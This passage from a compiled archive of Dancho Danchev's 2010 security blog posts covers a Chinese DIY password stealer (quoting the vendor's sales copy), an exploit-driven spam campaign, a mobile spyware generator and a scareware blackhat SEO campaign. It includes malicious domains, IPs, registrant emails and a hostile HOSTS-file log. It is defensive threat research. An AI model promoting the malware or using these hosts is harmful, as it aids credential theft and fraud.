The same directory, Test will generate Jlz-1, Jlz-2, Jlz-3 ... folder, such files in the folder will be 1.bmp, 2.bmp, 3.bmp ... picture, or there txt Notepad, view the. txt and picture, get the interception of data and information. Test window will prompt pony run, test interception of information larger, there is no written function. To solve the above problem, please purchase the official version, run silent, run automatically delete itself, no process at startup, had all killed, the interception of information

Expected small size, with letters function. VIP version of the generator purchase one year of free updates, free to kill three months to buy the colt package. Set the FTP transmission method to send the interception of STMP FTP.

Perfect information theft can steal all the passwords and related information, such as: QQ, ICQ, Yahoo Messenger, Vicq, OutLook, FlashFXP, PayPal, E-mail and paypal (no security control), Legend, mercenary legend, Journey to the West, etc. (include account number, area and other relevant information), of course, the same information on the page steal, such as: mail, forums, close protection, and other (including user name, password and other related information), or even playing in the diagram, Password chip can, because it can record the keyboard and mouse actions. It is worth mentioning that, no matter what way you enter the password (such as Paste from somewhere, then paste the part of the input part, the number before the 0, deliberately enter the wrong password first and then delete the wrong part, etc.) Adopted the "filters" which makes stealing the contents do not appear out of "junk" in precise steal ... The correct password."

Clearly, these folks are not just inspired to continue introducing new features within the tool, but are starting to realize the potential of the crimeware market, with the vendor itself representing a good example on how once it was allowed to continue operations, it's naturally evolving in the worst possible direction. The author of ZeuS, however, shouldn't feel endangered in any way.

Screenshots of the DIY DDoS Platform, including the multiple versions offers, VIP, sample custom made

etc.:

1365

1366

1367

1368

1369

1370

1371

1372

1373

Detection rates for the publicly obtainable builders of multiple versions:

*- **MS.exe** - [7]Backdoor.Hupigon.AAAH - Result: 26/40 (65 %)*

*- **msn.exe** - [8]Win32.BDSPoison.Cpd - Result: 36/41 (87.81 %)*

*- **test.exe** (crimeware experiment) - [9]Hacktool.Rootkit - Result: 24/41 (58.54 %)*

*- **ms1.exe** - [10]Backdoor.Win32.BlackHole - Result: 13/41 (31.71 %)*

*- **ms1.exe** - [11]W32/Hupigon.gen227; Backdoor.Hupigon.AAAH - Result: 35/41 (85.37 %)*

Based on the profiling the localization of this tool to Chinese since 2007, the diversification of the DDoS at-

*tacks introduced in it by Chinese coders ([12]**Localizing Open Source Malware**; [13]**Custom DDoS Capabilities Within a Malware**; [14]**Custom DDoS Attacks Within Popular Malware Diversifying**), perhaps the most important conclusion that can be drawn is that, tolerating their activities in the long term results in the development of more sophisticated capabilities which can now be offered to a well established customer base.*

*If Chinese hacktivists managed to take CNN.com offline (**[15]The DDoS Attack Against CNN.com**; [16]**Chinese Hacktivists Waging People's Information Warfare Against CNN**) using nothing else but ping flooders/iFrames loading multiple copies of the site, the collectivist response* *in a future incident using these much more sophisticated tools –*

sophisticated in sense of the diverse set of DDoS attacks offered – is prone to be much more effective.

Related Chinese hacking scene/hacktivism coverage:

[17]Localizing Open Source Malware

1374

[18]Custom DDoS Capabilities Within a Malware

[19]Custom DDoS Attacks Within Popular Malware Diversifying

[20]The FirePack Exploitation Kit Localized to Chinese

[21]MPack and IcePack Localized to Chinese

[22]Massive SQL Injection Attacks - the Chinese Way

[23]A Chinese DIY Multi-Feature Malware

[24]DIY Chinese Passwords Stealer

[25]A Chinese Malware Downloader in the Wild

[26]Chinese Hackers Attacking U.S Department of Defense Networks

[27]Chinese Hacktivists Waging People's Information Warfare Against CNN

[28]The DDoS Attack Against CNN.com

This post has been reproduced from [29]Dancho Danchev's blog. Follow him [30]on Twitter.

1. http://ddanchev.blogspot.com/2007/07/shark2-rat-or-malware.html

2. http://ddanchev.blogspot.com/2008/10/massive-sql-injection-attacks-chinese.html

3. http://ddanchev.blogspot.com/2007/09/localizing-open-source-malware.html

4. http://ddanchev.blogspot.com/2007/09/custom-ddos-capabilities-within-malware.html

5. http://ddanchev.blogspot.com/2008/05/custom-ddos-attacks-within-popular.html

6. http://ddanchev.blogspot.com/2007/12/inside-chinese-underground-economy.html

7.

http://www.virustotal.com/analisis/69460403520488b78e98745afe0092efeadad87a5cbd2cff1bcf3292a86db99f-12748

71618

8.

http://www.virustotal.com/analisis/818abb0a63513450cac6cf2c6fea42db9854c80c64b0e63c38a30df5be5b77fd-12748

71842

9.

http://www.virustotal.com/analisis/f52e4923de02c42a045c8219ed93010baa9d4d610c2b9a9b49b51dfc74fa4bfc-12748

71940

10.
http://www.virustotal.com/analisis/8133badb00e9544bd6c37c7088acb247cc2dae5246497a0dfcc2dcef47b41bed-12748

72079

11.
http://www.virustotal.com/analisis/2d4f18edaf98d74606d8477c4a20a0d23aeb342bfa8f4dcc7a00680a603a1865-12748

72222

12. http://ddanchev.blogspot.com/2007/09/localizing-open-source-malware.html

13. http://ddanchev.blogspot.com/2007/09/custom-ddos-capabilities-within-malware.html

14. http://ddanchev.blogspot.com/2008/05/custom-ddos-attacks-within-popular.html

15. http://ddanchev.blogspot.com/2008/04/ddos-attack-against-cnncom.html

16. http://ddanchev.blogspot.com/2008/04/chinese-hacktivists-waging-peoples.html

17. http://ddanchev.blogspot.com/2007/09/localizing-open-source-malware.html

18. http://ddanchev.blogspot.com/2007/09/custom-ddos-capabilities-within-malware.html

19. http://ddanchev.blogspot.com/2008/05/custom-ddos-attacks-within-popular.html

20. http://ddanchev.blogspot.com/2008/05/firepack-exploitation-kit-localized-to.html

21. http://ddanchev.blogspot.com/2007/10/mpack-and-icepack-localized-to-chinese.html

22. http://ddanchev.blogspot.com/2008/10/massive-sql-injection-attacks-chinese.html

23. http://ddanchev.blogspot.com/2008/05/chinese-diy-multi-feature-malware.html

24. http://ddanchev.blogspot.com/2007/09/diy-chinese-passwords-stealer.html

25. http://ddanchev.blogspot.com/2007/09/chinese-malware-downloader-in-wild.html

26. http://ddanchev.blogspot.com/2006/09/chinese-hackers-attacking-us.html

27. http://ddanchev.blogspot.com/2008/04/chinese-hacktivists-waging-peoples.html

28. http://ddanchev.blogspot.com/2008/04/ddos-attack-against-cnncom.html

29. http://ddanchev.blogspot.com/

30. http://twitter.com/danchodanchev

1375

Spamvertised Client-Side Exploits Serving Adult Content Themed Campaign (2010-05-28 15:29)

There's no such thing as free porn, unless there are client-side exploits in the unique value proposition's mix.

*A currently spamvertised campaign is doing exactly the same, in between relying on the recent [1]**CVE-2010-***

***0886** vulnerability. Let's dissect the campaign, and combine the assessment with historical OSINT data, given the fact that the 2nd phone back location, including the binary hosted there are currently down.*

• Key summary point: although the exploitation is taking place, the campaign is currently failing to drop actual binary, returning NOEXEFILE error message. The post will be updated once the situation changes.

a

This post has been reproduced from [2]Dancho Danchev's blog. Follow him [3]on Twitter.

1. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-0886

2. http://ddanchev.blogspot.com/

3. http://twitter.com/danchodanchev

1376

Summarizing Zero Day's Posts for May (2010-05-31 18:40)

The following is a brief summary of all of my posts at ***[1]ZDNet's Zero Day*** *for May, 2010. You* ***[2]can also*** *go through*

[3]previous summaries*, as well as subscribe to my* ***[4]personal RSS feed****,* ***[5]Zero Day's main feed****, or follow me on Twitter:*

Recommended reading:

• [6]Should a targeted country strike back at the cyber attackers?

• [7]Hotmail's new security features vs Gmail's old security features

1377

• [8]Study finds the average price for renting a botnet

• [9]5 reasons why the proposed ID scheme for Internet users is a bad idea

01. *[10]Foxit Reader intros new Safe Reading feature*

02. *[11]Should a targeted country strike back at the cyber attackers?*

03. *[12]Malware Watch: iTunes gift certificates, Skype worm, fake CVs and greeting cards*

04. *[13]Wardriving police: password protect your wireless, or face a fine*

05. *[14]Research: 1.3 million malicious ads viewed daily*

06. *[15]Malware Watch: Rogue Facebook apps, fake Amazon orders, and bogus Adobe updates*

07. *[16]Hotmail's new security features vs Gmail's old security features*

08. *[17]Study finds the average price for renting a botnet*

09. *[18]5 reasons why the proposed ID scheme for Internet users is a bad idea*

This post has been reproduced from [19]Dancho Danchev's blog. Follow him [20]on Twitter.

1. *http://blogs.zdnet.com/security*

2. *http://ddanchev.blogspot.com/2010/04/summarizing-zero-days-posts-for-april.html*

3. *http://ddanchev.blogspot.com/2010/04/summarizing-zero-days-posts-for-march.html*

4. *http://www.zdnet.com/topics/dancho+danchev?o=1&mode=rss&tag=mantle_skin;content*

5. *http://feeds.feedburner.com/zdnet/security*

6. *http://www.zdnet.com/blog/security/should-a-targeted-country-strike-back-at-the-cyber-attackers/6194*

7. *http://www.zdnet.com/blog/security/hotmails-new-security-features-vs-gmails-old-security-features/6509*

8. *http://www.zdnet.com/blog/security/study-finds-the-average-price-for-renting-a-botnet/6528*

9. *http://www.zdnet.com/blog/security/5-reasons-why-the-proposed-id-scheme-for-internet-users-is-a-bad-idea/*

6527

10. http://www.zdnet.com/blog/security/foxit-reader-intros-new-safe-reading-feature/6376

11. http://www.zdnet.com/blog/security/should-a-targeted-country-strike-back-at-the-cyber-attackers/6194

12. http://www.zdnet.com/blog/security/malware-watch-itunes-gift-certificates-skype-worm-fake-cvs-and-greetin

g-cards/6425

13. http://www.zdnet.com/blog/security/wardriving-police-password-protect-your-wireless-or-face-a-fine/6438

14. http://www.zdnet.com/blog/security/research-13-million-malicious-ads-viewed-daily/6466

15.

http://www.zdnet.com/blog/security/malware-watch-rogue-facebook-apps-fake-amazon-orders-and-bogus-adobe

-updates/6480

16. http://www.zdnet.com/blog/security/hotmails-new-security-features-vs-gmails-old-security-features/6509

17. http://www.zdnet.com/blog/security/study-finds-the-average-price-for-renting-a-botnet/6528

18.

http://www.zdnet.com/blog/security/5-reasons-why-the-proposed-id-scheme-for-internet-users-is-a-bad-ide

a/6527

19. http://ddanchev.blogspot.com/

20. http://twitter.com/danchodanchev

1378

2.6

June

1379

Vendor of Mobile Spying Apps Drives Biz Model Through DIY Generators (2010-06-03 15:09)

It’s always worth monitoring the developments in the commercial mobile spying apps space. In particular, the

inevitable customerization/customization of their services.

A shady vendor of such applications, is attempting to migrate from the mass market model of competing ven-

*dors, by offering its potential customers to ability to generate their own .sis files, for the spying app targeting Symbian 0S 9 platform. The DIY features also include [1]**the ability to self sign their own certificates**. The price tag?*

*A **hefty price tag of £3000**, and no refunds offered.*

1380

What’s their true motivation behind the release of the DIY generation tool? It appears that they are primarily *interested with scaling their business operations, allowing potential resellers the option to automatically generate the spying apps. Although the self-signing certificate option is interesting, mobile [2]**malware authors continue abusing Symbian Foundation's certificate signing process**, surprisingly, by using bogus company names with no public reference of their existence.*

Thanks to the improving monetization models for mobile malware (e.g.

calling/SMSing premium rate num-

bers), mobile malware authors are only starting to realize/abuse the potential of the micro payments market

segment.

Related posts on mobile malware:

[3]The future of mobile malware - digitally signed by Symbian?

[4]Commercial spying app for Android devices released

[5]iHacked: jailbroken iPhones compromised, $5 ransom demanded

[6]New Symbian-based mobile worm circulating in the wild

[7]New mobile malware silently transfers account credit

[8]Transmitter.C mobile malware spreading in the wild

[9]Transmitter.C Mobile Malware in the Wild

[10]Proof of Concept Symbian Malware Courtesy of the Academic World

[11]Commercializing Mobile Malware

[12]Mobile Malware Scam iSexPlayer Wants Your Money

Related posts on SMS Ransomware:

[13]New ransomware locks PCs, demands premium SMS for removal

[14]Mac OS X SMS ransomware - hype or real threat?

[15]SMS Ransomware Displays Persistent Inline Ads

[16]6th SMS Ransomware Variant Offered for Sale

[17]5th SMS Ransomware Variant Offered for Sale

[18]4th SMS Ransomware Variant Offered for Sale

[19]3rd SMS Ransomware Variant Offered for Sale

[20]SMS Ransomware Source Code Now Offered for Sale

1381

This post has been reproduced from [21]Dancho Danchev's blog. Follow him [22]on Twitter.

1. http://wiki.forum.nokia.com/index.php/How_to_guide_for_creating/signing_sis_files

2. http://www.zdnet.com/blog/security/the-future-of-mobile-malware-digitally-signed-by-symbian/3781

3. http://www.zdnet.com/blog/security/the-future-of-mobile-malware-digitally-signed-by-symbian/3781

4. http://www.zdnet.com/blog/security/commercial-spying-app-for-android-devices-released/4900

5. http://www.zdnet.com/blog/security/ihacked-jailbroken-iphones-compromised-5-ransom-demanded/4805

6. http://www.zdnet.com/blog/security/new-symbian-based-mobile-worm-circulating-in-the-wild/2617

7. http://www.zdnet.com/blog/security/new-mobile-malware-silently-transfers-account-credit/2415

8. http://www.zdnet.com/blog/security/transmitterc-mobile-malware-spreading-in-the-wild/3713

9. http://ddanchev.blogspot.com/2009/07/transmitterc-mobile-malware-in-wild.html

10. http://ddanchev.blogspot.com/2006/11/proof-of-concept-symbian-malware.html

11. http://ddanchev.blogspot.com/2007/05/commercializing-mobile-malware_18.html

12. http://ddanchev.blogspot.com/2008/07/mobile-malware-scam-isexplayer-wants.html

13. http://www.zdnet.com/blog/security/new-ransomware-locks-pcs-demands-premium-sms-for-removal/3197

14. http://www.zdnet.com/blog/security/mac-os-x-sms-ransomware-hype-or-real-threat/5731

15. http://ddanchev.blogspot.com/2009/09/sms-ransomware-displays-persistent.html

16. http://ddanchev.blogspot.com/2009/08/6th-sms-ransomware-variant-offered-for.html

17. http://ddanchev.blogspot.com/2009/07/5th-sms-ransomware-variant-offered-for.html

18. http://ddanchev.blogspot.com/2009/07/4th-sms-ransomware-variant-offered-for.html

19. http://ddanchev.blogspot.com/2009/05/3rd-sms-ransomware-variant-offered-for.html

20. http://ddanchev.blogspot.com/2009/05/sms-ransomware-source-code-now-offered.html

21. http://ddanchev.blogspot.com/

22. http://twitter.com/danchodanchev

1382

Dissecting the Ongoing U.S Federal Forms Themed Blackhat SEO Campaign - Part Two (2010-06-03 18:56)

UPDATED: Sunday, June 06, 2010.

The new redirections currently take place through **www4.greatav40-td.co.cc/?uid=213 &pid=3 &ttl=51545746f5c** (93.190.141.40) and **www1.avscaner-40pr.co.cc** (217.23.5.52).

Parked on 93.190.141.40, AS49981, WorldStream are also:

www3.justsoft12-td.co.cc

www3.donrart55-td.co.cc

www3.donrart57-td.co.cc

www3.donrart59-td.co.cc

www4.swintermz.cz.cc

www3.goldvox-50td.xorg.pl

www3.goldvox-60td.xorg.pl

www3.goldvox-52td.xorg.pl

www3.goldvox-54td.xorg.pl

www3.goldvox-64td.xorg.pl

www3.goldvox-56td.xorg.pl

www3.goldvox-58td.xorg.pl

www1.check-saveyour-pc-now.in

www1.in-safe-keepmyzone.in

www1.makesafe-scan-forsure.com

Detection rate:

- ***packupdate107 _213.exe*** *- [1]Trojan.Fakealert.origin; Mal/FakeAV-BW - Result: 12/41 (29.27 %)*

1383

Upon execution, the sample phones back to:

update1.free-guard.com *- 95.169.186.25; 188.124.5.64 - Email: gkook@checkjemail.nl*

***update2.protect-helper.com** - 78.159.108.170 - Email: gkook@checkjemail.nl*

***secure2.protectzone.net** - 91.207.192.24 - Email: gkook@checkjemail.nl*

***secure1.protect-zone.com** - 209.212.147.241 - Email: gkook@checkjemail.nl*

***secure1.protect-zone.com** - 209.212.147.241 - Email: gkook@checkjemail.nl*

***www5.securitymasterav.com** - 91.207.192.25 - Email: gkook@checkjemail.nl*

***update2.free-guard.net** - Email: gkook@checkjemail.nl*

***report.land-protection.com** - 188.124.7.156 - Email: gkook@checkjemail.nl*

***report.goodguardz.com** - 93.186.124.94 - Email: gkook@checkjemail.nl*

***report.zoneguardland.com** - 93.186.124.91 - Email: gkook@checkjemail.nl*

***report1.stat-mx.xorg.pl** - 109.196.132.41 - Email: gkook@checkjemail.nl*

***secure1.protect-zone.com** - 209.212.147.241 - Email: gkook@checkjemail.nl*

74.125.45.100

74.82.216.3

Parked on 95.169.186.25 (AS31103, KEYWEB-AS); 188.124.5.64 (AS44565, VITAL TEKNOLOJI) are also:

www3.justsoft11-td.co.cc

www3.justsoft12-td.co.cc

www4.swintermz.cz.cc

www4.trustzone17-td.xorg.pl

www3.coantys-41td.xorg.pl

www3.coantys-42td.xorg.pl

www3.coantys-46td.xorg.pl

www4.miymiy3.com

update1.free-guard.com

useguard.com

update1.useguard.com

www2.avcleaner30-pd.co.cc

www1.favoritav30-pd.co.cc

www2.avcleaner32-pd.co.cc

www2.avcleaner34-pd.co.cc

www1.favoritav34-pd.co.cc

www2.avcleaner36-pd.co.cc

www1.favoritav36-pd.co.cc

1384

www3.avprotector54-td.xorg.pl

www3.avprotector56-td.xorg.pl

update1.free-guard.com

update1.winsystemupdates.com

Remember the massive blackhat SEO campaign using U.S Federal Forms themed keywords, which was exten-

sively profiled in August, 2009?

*• [2]**Blackhat SEO Campaign Hijacks U.S Federal Form Keywords, Serves Scareware***

• [3]U.S Federal Forms Blackhat SEO Themed Scareware Campaign Expanding

• [4]Dissecting the Ongoing U.S Federal Forms Themed Blackhat SEO Campaign

***• [5]Koobface-Friendly Riccom LTD - AS29550 - (Finally) Taken Offline** - multiple connections*

The cybercriminals behind it, never really stopped feeding new domains, including compromised ones, naturally

diversifying the set of topics in order to serve scareware. Now that enough data is gathered, naturally exposing connections within the cybercrime ecosystem which would be communicated using the " perfect timing, perfect channel" philosophy, it’s time to dissect the online campaign, expose the entire portfolio of domains involved, and, of course, take it down.

What particularly interesting about this gang, is their clear understanding of QA (quality assurance) for the sake of *increase OPSEC (operational security).*

Just like the previous campaigns, each individual domain involved

in the campaign is registered using a separate email, in the majority of cases it’s an automatically registered one.

1385

With or without the QA, there’s no escape from the monetization vector - in this case, and like many other - scareware.

Domains used in the blackhat SEO campaign, none of these are currently flagged as harmful:

***1ip5p8h.co.cc** - Email: mijkzh@gmail.com*

***1us51n.co.cc** - Email: mqxd2r2@gmail.com*

***aifmydpuhv.co.cc** - Email: kent.attonis9140@yahoo.com*

***amquijycpntb.co.cc** - Email: volf.aittala1388@yahoo.com*

***aqejhilmvb.co.cc** - Email: amandeep.terrisse8102@yahoo.com*

***arnepqjya.co.cc** - Email: vkpnzxn@gmail.com*

***bekqjcra.co.cc** - Email: yaala.benardos7911@yahoo.com*

***benyd.co.cc** - Email: lexyb610@gmail.com*

***bestdesision.co.cc** - Email: an9020@bk.ru*

***bipilyqomyusvuhy.co.cc** - Email: eeclllw3xqu19tr9wb@gmail.com*

bjalumericz.co.cc *- Email: diamond.aittala4367@yahoo.com*

chammaope.co.cc *- Email: wefergss@ukr.net*

coebfjqmkhsn.co.cc *- Email: kent.attonis9140@yahoo.com*

comp-s.co.cc *- Email: stas14423321@mail.ru*

eynuqacjrtiz.co.cc *- Email: ketina.tomsic2552@yahoo.com*

getmoney4me.co.cc *- Email: finalizer12@mail.ru*

goumucnypuxuhyikzi.co.cc *- Email: ekx7roq8p5hrd61tah@gmail.com*

hiokirygohxinugohu.co.cc *- Email: q88zh7dwshibteg05l@gmail.com*

hryjhuklo.co.cc *- Email: fgyuhedgdrfghhio@ymail.com*

ibdumycp.co.cc *- Email: madelyn.ajai1243@yahoo.com*

ifohviwihuuxitqoil.co.cc *- Email: bsowez9usp1u8cjyxp@gmail.com*

ifyfgybyuxisoffu.co.cc *- Email: 5nrg2bgm2og0cloxpf@gmail.com*

ihquyrvutyridyuwyj.co.cc *- Email: wh1p9c5f0jwlvn5jlq@gmail.com*

ijojinhuxifykygysu.co.cc *- Email: lq7s26llpq2sxbcyd9@gmail.com*

imdjrsfybnav.co.cc *- Email: sarig.ajaye7737@yahoo.com*

incom-sale.co.cc *- Email: wisha700 _5@yahoo.com*

inoltoumydonulijuk.co.cc *- Email: e6pgu8mamts6fco5ik@gmail.com*

iroqimcuohubizgooh.co.cc *- Email: sku0cthz7ttgzwaqzw@gmail.com*

iwanti.co.cc *- Email: justtobebeauty@gmail.com*

iyqvogx.co.cc *- Email: do.co.lo.k.oh.o.ngo.v.o@gmail.com*

jepabhto.co.cc *- Email: festas.mcilsey1646@yahoo.com*

kiaxmh4.co.cc *- Email: kiaxmh@kiaxmh.com*

kiboinikixuvquliro.co.cc *- Email: 5k2j7bnpxzgkoyibb0@gmail.com*

krghiqyiht.co.cc *- Email: ouhegtlx@yahoo.com*

kyogpylymypusulojo.co.cc *- Email: rrykuqs44ilgf2xd6q@gmail.com*

ltcsi0.co.cc *- Email: v9xodcm@gmail.com*

omsuimuhysjoujiqip.co.cc *- Email: nattyxbfpvcaivauf6@gmail.com*

opimuzxiyrxigoiwur.co.cc *- Email: ebiy9hwt817zs5m0wa@gmail.com*

ostozuorypofitjuti.co.cc *- Email: 2rdo8uwh14y5mqckkh@gmail.com*

pqusrzycd.co.cc *- Email: adalricus.aijala4749@yahoo.com*

ptvibnrjeayh.co.cc *- Email: miliani.mccomrick3922@yahoo.com*

pubaxj.co.cc *- Email: runuk8976@gmail.com*

pucrsnihoqy.co.cc *- Email: dalila.babusek8958@yahoo.com*

qbhomskuine.co.cc *- Email: keona.canose6839@yahoo.com*

qcumoyh.co.cc *- Email: bethiah.mcglasky5891@yahoo.com*

qyczejdlita.co.cc *- Email: abegail.woitkoski3075@yahoo.com*

ridcamybv.co.cc *- Email: laurentius.diamandoglou5401@yahoo.com*

rithubmolnda.co.cc *- Email: adalynn.aiololo3070@yahoo.com*

riyvroiqfoydcilifo.co.cc *- Email: irjghmpq7w9t0ah6rz@gmail.com*

rnoqzydjuia.co.cc *- Email: ieuan.calcutt9416@yahoo.com*

rpdkjuaft.co.cc *- Email: worley.biernacka1945@yahoo.com*

rybidlzck.co.cc *- Email: ander.airwyk9339@yahoo.com*

ryliydulivuvdojo.co.cc *- Email: b5657927wcdn48k3u2@gmail.com*

rywutydymoxyodygyt.co.cc *- Email: e8fzpd2yzy4w8hf7t4@gmail.com*

1387

sdemfjotuc.co.cc *- Email: annemarie.bichan3685@yahoo.com*

search-portal.co.cc *- Email: akhmadarroyan@gmail.com*

siycugufryyrkoylky.co.cc *- Email: v5o71m4qiy5is0zcs3@gmail.com*

sounluolvuoxyqixky.co.cc *- Email: ay2643zdi8kywwu444@gmail.com*

sprqucoatz.co.cc *- Email: vindhya.perilean5722@yahoo.com*

ucywmuziboytylwi.co.cc *- Email: m45267tiipj7xk9n71@gmail.com*

unotufukujygugusto.co.cc *- Email: qe2m9s1abdvw02g1p3@gmail.com*

upykhogupiybuwojyz.co.cc *- Email: 7ea7iulbkzmfp0grso@gmail.com*

usbokuycryocyjykqi.co.cc *- Email: 5fnuzbof36ug19ly7f@gmail.com*

vobyumfoodzygubuyv.co.cc *- Email: mjkexe0d9gaqkzihlo@gmail.com*

xepepele969.co.cc *- Email: bemumoro6654@gmail.com*

xodovumuycguhyujip.co.cc *- Email: zeqa6hr6kltwpt6eis@gmail.com*

yfwiiwoqwipihovo.co.cc *- Email: 87koy5ljr5j4oe9dcm@gmail.com*

ygitysbocysokuujok.co.cc *- Email: qa0gvqsa8t3dr5u3yr@gmail.com*

ykraivec.co.cc *- Email: wergr@ukr.net*

ynywyvtioxiloghoin.co.cc *- Email: g955emcus8z0dbfebs@gmail.com*

yourbestchose.co.cc *- Email: daan900@bk.ru*

yzirukwoilokocpohi.co.cc *- Email: scqnbtps908moi8rgx@gmail.com*

1388

The .co.cc domains portfolio responds to the following IPs, parked on them are also related malicious domains:

69.163.236.70

78.159.114.244

82.146.50.101

82.146.54.111

82.146.50.156

82.146.54.116

82.146.54.118

82.146.54.119

82.146.54.122

82.146.54.129

82.146.50.183

82.146.54.143

82.146.50.184

82.146.50.188

82.146.54.150

1389

82.146.50.193

82.146.50.194

82.146.50.213

82.146.54.177

82.146.51.237

82.146.53.244

82.146.54.62

82.146.54.69

82.146.54.84

84.16.236.31

84.16.236.32

84.16.229.42

89.149.202.106

89.149.226.127

89.149.201.224

89.149.255.174

89.149.255.20

89.149.238.225

89.149.255.21

89.149.200.47

89.149.237.83

92.63.105.179

92.63.105.191

92.63.98.239

94.76.205.176

94.76.205.177

94.76.205.178

94.76.205.180

94.76.205.182

94.76.205.183

94.76.205.184

174.121.196.227

174.120.128.62

188.120.231.249

205.234.222.169

212.95.56.102

212.95.56.104

212.95.56.89

212.95.56.92

212.95.56.93

212.95.56.95

212.95.56.96

1390

Compromised sites part of the blackhat SEO campaign:

kleertjesenmooi.nl

knapadvies.nl

kruidendreef60.nl

kruijspunt.nl

ktf-texel.nl

lali.nl

laplanchette.nl

lenzfilm.nl

leuveld.nl

liana-makeup.com

lidavanvelzensportmassage.nl

lief4kids.com

logamklusmaster.nl

lookingblueeye.nl

luccie-007.nl

lucmeubelbouw.nl

lukasart.nl

maakkennismetkennis.nl

magisoft.be

magnetenspecialist.nl

mahu-services.nl

maismoe.nl

makaroni.info

malena-team.nl

maliebaanutrecht.nl

Once the end user clicks on a link found within Google's index, a tiny .js checks the referrers (compromised _site.nl/directory/randomcontent.js) and the redirection takes place. For instance:

- **www3.donrart58-td.co.cc/ ?uid=213 &pid=3 &ttl=21f4e73673b** - 93.190.141.41 - Email: mailwork.abc@gmail.com

- **www2.uberguardzz6.com** - 94.228.220.114 - Email: gkook@checkjemail.nl

- **www1.favoritav31-pd.co.cc** - 188.124.5.66 - Email: mailwork.abc@gmail.com

- **www2.avcleaner44-pd.co.cc** - 93.190.139.214 - Email: mailwork.abc@gmail.com

Where do we know [6]**the same campaigner** (**?uid=213 &pid=3 &ttl=21f4e73673b**) from?

From [7]**related**

campaigns.

1391

Parked on 93.190.141.41, donrart58-td.co.cc, AS49981 WorldStream are also:

www3.justsoft11-td.co.cc

www3.donrart56-td.co.cc

www1.newav31-pr.co.cc

www3.goldvox-51td.xorg.pl

www3.goldvox-61td.xorg.pl

www3.goldvox-53td.xorg.pl

www3.goldvox-55td.xorg.pl

www3.goldvox-57td.xorg.pl

www3.goldvox-59td.xorg.pl

www1.bestdefender-58p.xorg.pl

www4.miymiy3.com - *93.190.141.41* ***-*** *Email: gkook@checkjemail.nl*

www3.ruboidmon-60td.com - *93.190.141.41* ***-*** *Email: gkook@checkjemail.nl*

1392

Parked on 188.124.5.66, favoritav31-pd.co.cc, AS44565 VITAL TEKNOLOJI are also:

www2.avcleaner31-pd.co.cc

www2.avcleaner35-pd.co.cc

www3.avprotector51-td.xorg.pl

www3.avprotector53-td.xorg.pl

www3.avprotector55-td.xorg.pl

www3.avprotector57-td.xorg.pl

www3.omgsaveit4.com - *74.118.194.76 - Email: gkook@checkjemail.nl*

useguard.com - *95.169.186.25 - Email: gkook@checkjemail.nl*

update1.useguard.com - *95.169.186.25 - Email: gkook@checkjemail.nl*

www4.miymiy2.net - *Email: gkook@checkjemail.nl*

Parked on 95.169.186.25, AS31103, KEYWEB-AS are also:

www3.justsoft10-td.co.cc

www4.freewarez10-td.co.cc

www3.justsoft11-td.co.cc

www3.justsoft12-td.co.cc

www3.avforyou23-td.co.cc

www4.swintermz.cz.cc

www4.trustzone16-td.xorg.pl

www4.trustzone17-td.xorg.pl

www4.trustzone19-td.xorg.pl

www3.coantys-41td.xorg.pl

www3.vointuas-81td.xorg.pl

www3.coantys-42td.xorg.pl

www3.coantys-46td.xorg.pl

www4.miymiy3.com

useguard.com

1393

Detection rate:

- **packupdate _107 _213.exe** - [8]TROJ _FRAUD.SMAF; Mal/FakeAV-AX - Result: 28/40 (70 %)

Phones back to:

update1.useguard.com - 95.169.186.25 - Email: gkook@checkjemail.nl

update2.guardinuse.net - 78.159.108.171 - Email: gkook@checkjemail.nl

secure1.protect-zone.com - 209.212.147.241 - Email: gkook@checkjemail.nl

secure2.protectzone.net - 91.207.192.24 - Email: gkook@checkjemail.nl

report.goodguardz.com - 93.186.124.94 - Email: gkook@checkjemail.nl

74.82.216.3/ncr - [9]interesting HOSTS file modification

O1 - Hosts: 74.125.45.100 4-open-davinci.com

O1 - Hosts: 74.125.45.100 securitysoftwarepayments.com

O1 - Hosts: 74.125.45.100 privatesecuredpayments.com

O1 - Hosts: 74.125.45.100 secure.privatesecuredpayments.com

O1 - Hosts: 74.125.45.100 getantivirusplusnow.com

O1 - Hosts: 74.125.45.100 secure-plus-payments.com

O1 - Hosts: 74.125.45.100 http://www.getantivirusplusnow.com

O1 - Hosts: 74.125.45.100 http://www.secure-plus-payments.com

O1 - Hosts: 74.125.45.100 http://www.getavplusnow.com

O1 - Hosts: 74.125.45.100 safebrowsing-cache.google.com

O1 - Hosts: 74.125.45.100 urs.microsoft.com

O1 - Hosts: 74.125.45.100 http://www.securesoftwarebill.com

1394

O1 - Hosts: 74.125.45.100 secure.paysecuresystem.com

O1 - Hosts: 74.125.45.100 paysoftbillsolution.com

O1 - Hosts: 74.125.45.100 protected.maxisoftwaremart.com

O1 - Hosts: 74.82.216.3 http://www.google.com

O1 - Hosts: 74.82.216.3 google.com

O1 - Hosts: 74.82.216.3 google.com.au

O1 - Hosts: 74.82.216.3 http://www.google.com.au

O1 - Hosts: 74.82.216.3 google.be

O1 - Hosts: 74.82.216.3 http://www.google.be

O1 - Hosts: 74.82.216.3 google.com.br

```
O1 - Hosts: 74.82.216.3 http://www.google.com.br

O1 - Hosts: 74.82.216.3 google.ca

O1 - Hosts: 74.82.216.3 http://www.google.ca

O1 - Hosts: 74.82.216.3 google.ch

O1 - Hosts: 74.82.216.3 http://www.google.ch

O1 - Hosts: 74.82.216.3 google.de

O1 - Hosts: 74.82.216.3 http://www.google.de

O1 - Hosts: 74.82.216.3 google.dk

O1 - Hosts: 74.82.216.3 http://www.google.dk

O1 - Hosts: 74.82.216.3 google.fr

O1 - Hosts: 74.82.216.3 http://www.google.fr

O1 - Hosts: 74.82.216.3 google.ie

O1 - Hosts: 74.82.216.3 http://www.google.ie

O1 - Hosts: 74.82.216.3 google.it

O1 - Hosts: 74.82.216.3 http://www.google.it

O1 - Hosts: 74.82.216.3 google.co.jp

O1 - Hosts: 74.82.216.3 http://www.google.co.jp

O1 - Hosts: 74.82.216.3 google.nl

O1 - Hosts: 74.82.216.3 http://www.google.nl

O1 - Hosts: 74.82.216.3 google.no
```

```
O1 - Hosts: 74.82.216.3 http://www.google.no

O1 - Hosts: 74.82.216.3 google.co.nz

O1 - Hosts: 74.82.216.3 http://www.google.co.nz

O1 - Hosts: 74.82.216.3 google.pl

O1 - Hosts: 74.82.216.3 http://www.google.pl

O1 - Hosts: 74.82.216.3 google.se

O1 - Hosts: 74.82.216.3 http://www.google.se

O1 - Hosts: 74.82.216.3 google.co.uk

O1 - Hosts: 74.82.216.3 http://www.google.co.uk

